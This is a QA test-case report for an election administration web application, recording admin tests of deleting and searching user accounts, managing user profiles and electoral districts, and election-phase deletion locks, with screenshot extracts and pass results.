
Test Case ID	3.4
Description	System Admin deletes account to remove access to the system
Pre-Condition	<ul style="list-style-type: none"> • System Admin must be logged into the system. • The system is operational and available for deleting accounts. • System Admin must be on the “View User Account” page.
Steps to be executed	<ol style="list-style-type: none"> 1. System Admin clicks on the “Delete” button next to the user account. 2. System Admin clicks “Okay”. 3. When election status is changed to “Polling Day”, System Admin will not be able to delete user accounts 4. When election status is changed to “Cooling Off Day”, System Admin will not be able to delete user accounts
Expected Result	<ol style="list-style-type: none"> 1. System displays a pop-up box that asks for confirmation for deletion of selected account. 2. System will successfully delete the chosen account from the system. 3. The “Delete” button will be greyed out and disabled. 4. The “Delete” button will be greyed out and disabled.
Actual Result	<p>1. </p> <p>2. </p>

	 <p>3.</p>
	 <p>4.</p>
Pass/Fail	<ol style="list-style-type: none"> 1. Pass 2. Pass 3. Pass 4. Pass
Remarks	

Test Case ID	3.5
Description	System Admin searches for a specific user account to update or delete that account.
Pre-Condition	<ul style="list-style-type: none"> • System Admin is currently on the view accounts page. • The system is operational, and the search user account function is working. • System Admin must be on the “View User Account” page.
Steps to be executed	<ol style="list-style-type: none"> 1. System Admin clicks the Search Bar and enters the user's username. 2. System Admin clicks the Search Bar and enters the user's role. 3. System Admin clicks the Search Bar and enters the user's district. 4. System Admin clicks the Search Bar and enters the user's election party. 5. System Admin enters nothing into the search criteria and clicks the “Search” button. 6. System Admin enters a user that does not exist into the search criteria and clicks the “Search” button.
Expected Result	<ol style="list-style-type: none"> 1. System will display the details of the chosen user account 2. System will display the details of all the accounts that match the chosen role 3. System will display the details of all the accounts that match the chosen district 4. System will display the details of all the accounts that match the chosen election party 5. System will return nothing. 6. System will display “No user accounts found”


Actual Result

1.




ID	Username	Full Name	Date of Birth	Role	Party	District	Actions
1	admin1	John Doe	Jan. 1, 1980	Admin	None	None	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>

2.




ID	Username	Full Name	Date of Birth	Role	Party	District	Actions
3	eileen_griffin_md	Eileen Griffin MD	Nov. 5, 1959	Candidate	PAP	CENTRAL	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>
5	helen_floyd	Helen Floyd	April 28, 1967	Candidate	PAP	CENTRAL	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>
13	austin_sparks	Austin Sparks	Nov. 9, 1964	Candidate	PAP	CENTRAL	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>
14	craig_rodgers	Craig Rodgers	July 30, 1969	Candidate	PAP	CENTRAL	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>
17	gabriel_nelson	Gabriel Nelson	July 27, 1963	Candidate	PAP	CENTRAL	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>
4	ashley_weaver	Ashley Weaver	April 26, 1965	Candidate	PAP	JURONG EAST	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>

3.




ID	Username	Full Name	Date of Birth	Role	Party	District	Actions
4	ashley_weaver	Ashley Weaver	April 26, 1965	Candidate	PAP	JURONG EAST	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>
10	ralph_wilson	Ralph Wilson	Sept. 2, 1961	Candidate	PAP	JURONG EAST	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>
15	albert_lester	Albert Lester	May 28, 1967	Candidate	PAP	JURONG EAST	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>
8	andrew_terrell	Andrew Terrell	March 4, 1965	Candidate	DAP	JURONG EAST	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>
11	kirsten_bentley	Kirsten Bentley	Jan. 2, 1969	Candidate	DAP	JURONG EAST	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>

4.



ID	Username	Full Name	Date of Birth	Role	Party	District	Actions
3	eileen_griffin_md	Eileen Griffin MD	Nov. 5, 1959	Candidate	PAP	CENTRAL	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>
5	helen_floyd	Helen Floyd	April 28, 1967	Candidate	PAP	CENTRAL	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>
13	austin_sparks	Austin Sparks	Nov. 9, 1964	Candidate	PAP	CENTRAL	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>
14	craig_rodgers	Craig Rodgers	July 30, 1969	Candidate	PAP	CENTRAL	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>
17	gabriel_nelson	Gabriel Nelson	July 27, 1963	Candidate	PAP	CENTRAL	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>
4	ashley_weaver	Ashley Weaver	April 26, 1965	Candidate	PAP	JURONG EAST	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>

	<p>5.</p>
	<p>6.</p>
Pass/Fail	<ol style="list-style-type: none"> 1. Pass 2. Pass 3. Pass 4. Pass 5. Pass 6. Pass
Remarks	

Test Case ID	3.6
Description	System Admin creates user profile to give the user a specific role.
Pre-Condition	<ul style="list-style-type: none"> • System Admin must be logged into the system. • The system is operational and the create user profile function is working.
Steps to be executed	<ol style="list-style-type: none"> 1. System Admin clicks the Create User Profile button under the User Profile tab. 2. System Admin enters the relevant profile name and description and clicks the “Create” button. 3. System Admin creates a user profile that already exists within the system. 4. System Admin enters a user profile that is over 20 characters.
Expected Result	<ol style="list-style-type: none"> 1. System Admin is directed to the Create User Profile page. 2. System displays a pop-up stating “Profile successfully created”. 3. System displays a pop-up stating “User profile already exists”. 4. System displays a pop-up stating “User profile cannot exceed 20 characters”.
Actual Result	 <p>1.</p>

2.

Profile successfully created.

Create User Profile

Profile name:

Description:

Create

User Profiles	
Profile Name	Actions
Candidate	Permanent Profile
Admin	Permanent Profile
General	Update Delete

3.

Profile name: 'candidate' is too similar to existing profile 'Candidate'.


Edit Profile


Profile name: candidate


new candidate




Description:

Save changes


	 <p>The screenshot shows a web application interface titled 'Create User Profile'. A green button at the top right says 'Invalid form submission'. Below it, there's an error message: 'Profile name cannot exceed 20 characters.' The 'Profile name:' field contains 'AAAAAAAAAAAAAAAAAAAAA'. The 'Description:' field contains 'testing'. A red 'Create' button is at the bottom.</p> <p>4.</p>
Pass/Fail	1. Pass 2. Pass 3. Pass 4. Pass
Remarks	

Test Case ID	3.7
Description	System Admin views user profile to manage or review the profile information.
Pre-Condition	<ul style="list-style-type: none"> • System Admin must be logged into the system. • System is operational, and the view user profile function is working.
Steps to be executed	<ol style="list-style-type: none"> 1. System Admin clicks on the “View User Profile” button under the User Profile tab.
Expected Result	<ol style="list-style-type: none"> 1. System directs System Admin into the “View User Profile” page.
Actual Result	<p>1. </p>
Pass/Fail	<ol style="list-style-type: none"> 1. Pass
Remarks	

Test Case ID	3.8
Description	System Admin updates user profile to reflect changes or correct user's information
Pre-Condition	<ul style="list-style-type: none"> • System Admin must be logged into the system • System is operational and the update user profile function is working • System Admin must be in the “View User Profile” page.
Steps to be executed	<ol style="list-style-type: none"> 1. System Admin clicks on the “Update” button next to the user profile. 2. System Admin updates the necessary information and clicks “Save changes” 3. System Admin tries to change a profile name to one that already exists in the system
Expected Result	<ol style="list-style-type: none"> 1. System redirects the System Admin to the “Update User Profile” page. 2. System shows a pop-up prompt displaying “User profile successfully updated”. 3. System displays a pop-up stating “This user profile already exists”
Actual Result	<p>1. </p>


	 <p>2.</p>
	 <p>3.</p>
	
Pass/Fail	1. Pass 2. Pass 3. Pass
Remarks	

Test Case ID	3.9														
Description	System Admin deletes user profile to remove a user's access into the system														
Pre-Condition	<ul style="list-style-type: none"> • System Admin must be logged into the system. • System is operational and the delete user profile function is working. • System Admin must be in the “View User Profile” page. 														
Steps to be executed	<ol style="list-style-type: none"> 1. System Admin clicks on the “Delete” button next to the user profile. 2. System Admin clicks “OK”. 														
Expected Result	<ol style="list-style-type: none"> 1. System displays a pop-up box that asks for confirmation for deletion of selected profile. 2. User profile is deleted from the system and the system redirects the System Admin back to the “View User Profile” page. 														
Actual Result	<p>1.</p>  <table border="1"> <thead> <tr> <th>Profile Name</th> <th>Actions</th> </tr> </thead> <tbody> <tr> <td>Candidate</td> <td>Permanent Profile</td> </tr> <tr> <td>Admin</td> <td>Permanent Profile</td> </tr> <tr> <td>New General</td> <td>Delete</td> </tr> </tbody> </table> <p>2.</p>  <table border="1"> <thead> <tr> <th>Profile Name</th> <th>Actions</th> </tr> </thead> <tbody> <tr> <td>Candidate</td> <td>Permanent Profile</td> </tr> <tr> <td>Admin</td> <td>Permanent Profile</td> </tr> </tbody> </table>	Profile Name	Actions	Candidate	Permanent Profile	Admin	Permanent Profile	New General	Delete	Profile Name	Actions	Candidate	Permanent Profile	Admin	Permanent Profile
Profile Name	Actions														
Candidate	Permanent Profile														
Admin	Permanent Profile														
New General	Delete														
Profile Name	Actions														
Candidate	Permanent Profile														
Admin	Permanent Profile														

		 <p>The screenshot shows a table titled "User Profiles" with columns for "Profile Name" and "Actions". It lists three profiles: Candidate, Admin, and Test. The "Test" profile has an "Update" button and a "Delete" button next to it.</p>
Pass/Fail		<p>1. Pass 2. Pass 3. Pass</p>
Remarks		

Test Case ID	3.10
Description	System Admin creates electoral district so that it can be included inside the voting system.
Pre-Condition	<ul style="list-style-type: none"> • System Admin must be logged into the system. • System is operational and the create electoral district function is working.
Steps to be executed	<ol style="list-style-type: none"> 1. System Admin clicks on the “Create District” button under the districts tab. 2. System Admin enters the respective district name and number of voters into the respective fields and clicks the “Create District” button. 3. System Admin enters nothing and clicks the “Create District” button. 4. System Admin enters a district name that already exists inside the system.
Expected Result	<ol style="list-style-type: none"> 1. System Admin is directed to the Create District page. 2. System shows a pop-up stating, “District successfully added”. 3. System shows a pop-up stating “This field must be filled in”. 4. System shows a pop-up stating “This district already exists”.
Actual Result	<p>1. </p>

2.



District successfully created.

Add District

District name:

Num of people:


Create District

Or

CSV file: Choose File No file chosen

Create Districts

3.



District name:

Num of people: Please fill out this field.


Create District

Or

CSV file: Choose File No file chosen

Create Districts


4.






Districts

Name	Number of People	Actions
CLEMENTI	20	<button>Update</button> <button>Delete</button>
JURONG EAST	20	<button>Update</button> <button>Delete</button>
CENTRAL	20	<button>Update</button> <button>Delete</button>
YIO CHU KANG	20	<button>Update</button> <button>Delete</button>

	<p>The screenshot shows a web application interface for managing districts. On the left is a sidebar with a red background containing navigation links: User Account, User Profile, District (selected), Election Status, Announcement, and Party. The main content area has a white background. At the top, there's a green button labeled 'My Account' and other links like 'Home', 'About us', and 'Log out'. Below that is a section titled 'Add District' with a green header bar containing the text 'Invalid form submission.' A red error message box displays the text 'District with this name 'Clement' already exist.' Below the error message are input fields for 'District name' (set to 'Clement') and 'Num of people' (set to '20'), each with a red border. A red button labeled 'Create District' is at the bottom of this section. Further down, there's another section with a grey header bar labeled 'Or' and a red button labeled 'Create Districts'. To the left of the 'Or' button is a red link labeled 'Csv file: Choose file [No file chosen]'.</p>
Pass/Fail	1. Pass 2. Pass 3. Pass 4. Pass
Remarks	

Test Case ID	3.11
Description	System Admin views electoral districts to manage or review district information.
Pre-Condition	<ul style="list-style-type: none"> • System Admin must be logged into the system. • System is operational, and the view district function is working.
Steps to be executed	<ol style="list-style-type: none"> 1. System Admin clicks on the “View Districts” button under the districts tab.
Expected Result	<ol style="list-style-type: none"> 1. System Admin can view all existing districts in the system.
Actual Result	<p>1. </p>
Pass/Fail	<ol style="list-style-type: none"> 1. Pass
Remarks	

Test Case ID	3.12
Description	System Admin updates electoral district to reflect changes or correct information.
Pre-Condition	<ul style="list-style-type: none"> • System Admin must be logged into the system. • System is operational and the update district function is working. • System Admin must be on the “View District” page.
Steps to be executed	<ol style="list-style-type: none"> 1. System Admin clicks on the “Update” button next to the selected district. 2. System Admin updates the relevant fields and clicks the “Save changes” button. 3. System Admin changes the chosen district’s name to one that already exists in the system.
Expected Result	<ol style="list-style-type: none"> 1. The system directs System Admin into the “Update District” page. 2. System shows a pop-up stating “District updated successfully”. 3. System shows a pop-up stating “This district already exists”.
Actual Result	<p>1. </p>

	 <p>2.</p>
	 <p>3.</p>
Pass/Fail	1. Pass 2. Pass 3. Pass
Remarks	

Test Case ID	3.13
Description	System Admin deletes electoral district in order to remove it from the system.
Pre-Condition	<ul style="list-style-type: none"> • System Admin must be logged into the system. • System is operational and available for deleting districts. • System Admin must be in the “View District” page.
Steps to be executed	<ol style="list-style-type: none"> 1. System Admin clicks on the “Delete” button next to the selected district. 2. System Admin clicks “OK”. 3. When election status is changed to “Polling Day”, System Admin is unable to delete districts from the system. 4. When election status is changed to “Cooling Off Day”, System Admin is unable to delete districts from the system.
Expected Result	<ol style="list-style-type: none"> 1. System prompts the user with a pop up, asking for confirmation for deletion of selected district. 2. System shows a pop stating “District successfully deleted”. 3. The “Delete” button will be greyed out and disabled. 4. The “Delete” button will be greyed out and disabled.
Actual Result	<p>1.</p>  <p>The screenshot shows a confirmation dialog box titled "elect.sg.cookdrum.com says" with the message "Are you sure you want to delete this district?". There are two buttons: "OK" (highlighted in blue) and "Cancel". Below the dialog, the main page displays a table of districts with four rows: CLEMENTI, JURONG EAST, CENTRAL, and ANG MO KIO. Each row has three columns: Name, Number of People, and Actions (with "Update" and "Delete" buttons). The left sidebar shows navigation links for User Account, User Profile, District, Election Status, Announcement, and Party.</p>

2.

Name	Number of People	Actions
CLEMENTI	20	<button>Update</button> <button>Delete</button>
JURONG EAST	20	<button>Update</button> <button>Delete</button>
CENTRAL	20	<button>Update</button> <button>Delete</button>


3.


Phase	Status	Action
Campaigning Day	Inactive	<button>Activate</button>
Cooling Off Day	Inactive	<button>Activate</button>
End Election	Inactive	<button>Activate</button>
Not Started	Inactive	<button>Activate</button>
Polling Day	Active	


4.

Name	Number of People	Actions
CLEMENTI	20	<button>Update</button> <button>Delete</button>
JURONG EAST	20	<button>Update</button> <button>Delete</button>
CENTRAL	20	<button>Update</button> <button>Delete</button>


